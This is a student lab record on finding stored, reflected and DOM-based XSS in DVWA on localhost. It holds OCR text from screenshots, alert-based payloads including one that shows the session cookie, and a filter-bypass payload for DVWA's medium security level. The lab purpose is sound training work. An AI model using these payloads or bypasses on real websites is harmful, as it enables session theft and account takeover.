SANJAY KUMAR.M | Roll No: 241901100

Exercise 12

Ex. No.: 11

Identify XSS Vulnerabilities in Web Applications

Aim:

To learn how to identify and experiment with Cross-Site Scripting (XSS) vulnerabilities (reflected,

stored, and DOM-based) using a controlled environment: XAMPP + DVWA

Stored XSS:

Malicious script submitted by an attacker is saved on the server (database, comments, profile fields)

and later served to other users unencoded.

Department of Computer Science and Engineering (Cyber Security)/CR23331

It is saved there.

Go to the XSS (Stored) module or any DVWA page that stores user-submitted content (comments,

guestbook, profile fields).

In the input area, submit a payload such as:

<script>alert('Stored XSS')</script>

Submit and then navigate (or open a new browser session) to the page that renders stored entries.

Session Hijacking:

Department of Computer Science and Engineering (Cyber Security)/CR23331

Start PHP server

https://tryhackme.com/room/axss

Reflected XSS:

User-supplied input (e.g., form field or query parameter) is immediately returned in the server's

HTTP response without proper encoding, causing the browser to execute attacker-supplied script.

Department of Computer Science and Engineering (Cyber Security)/CR23331

<script>alert(“XSS”)</script>

<script>alert(document.cookie)</script>

Department of Computer Science and Engineering (Cyber Security)/CR23331

DOM Based XSS [Document Object Model]

The vulnerability originates in client-side code: JavaScript reads untrusted data from the environment

(URL, location.hash, document.referrer, localStorage) and inserts it into the DOM in an unsafe way,

without involving the server

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English%<script>alert(“youarehacked”)</scri

pt>

Medium security:

Does not allow script

```
if (stripos ($default, "<script") !== false) {
    header ("location: ?default=English");
    exit;
```

Hence

Department of Computer Science and Engineering (Cyber Security)/CR23331

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English</option></select><body

onload=alert(“wintheprize”)>

High:

http://127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English#<script>alert("XSS")</script>

Everything after the # is the fragment (here: <script>alert("XSS")</script>).

Fragments are never sent to the server as part of the HTTP request. The browser strips them before sending the request

line and headers.


The fragment is only available client-side via location.hash (or location.href), and the browser may also scroll to an


element with the matching id on the page.


Result:


The XSS attacks are done.


Screenshots









Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
test
Message *
<script>alert("hacked")</script>
Sign Guestbook
Clear Guestbook


Import: Impor
127.0.0.1 says
hacked
OK
ogle


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
test
Message *
<img src=a.jpg>
Sign Guestbook
Clear Guestbook
Name: test
Message:



Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Test
Message *
<script>alert(document.cookie)</script>
Sign Guestbook
Clear Guestbook
Name: Test
Message:









```
C:\Users\balus\OneDrive\Desktop\testapp>php --version
PHP 8.2.12 (cli) (built: Oct 24 2023 21:15:15) (ZTS Visual C++ 2019 x64)
Copyright (c) The PHP Group
Zend Engine v4.2.12, Copyright (c) Zend Technologies


C:\Users\balus\OneDrive\Desktop\testapp>php -S 127.0.0.1:8889
[Mon Sep 15 13:36:05 2025] PHP 8.2.12 Development Server (http://127.0.0.1:8889) started
```






Vulnerability: Reflected Cross
What's your name?
Submit
Hello REC
127.0.0.1 says
XSS
OK
127.0.0.1 says
PHPSESSID=l4cbhv4rrosg81s0inruqv5de8; security=low
OK


127.0.0.1/DVWA/vulnerabilities/xss_d/?default=English
App -...
Chrome
Lecture 8: Introducti...
Import: Import - Gr...
Math Principles: Trig...
Reed-Solomon Cod...
Sign in
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: DOM Based Cross Si
Please choose a language:
English
Select
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/attacks/DOM_Based_XSS
https://www.acunetix.com/blog/articles/dom-xss-explained/


127.0.0.1 says
youarehacked
OK


127.0.0.1 says
wintheprize
OK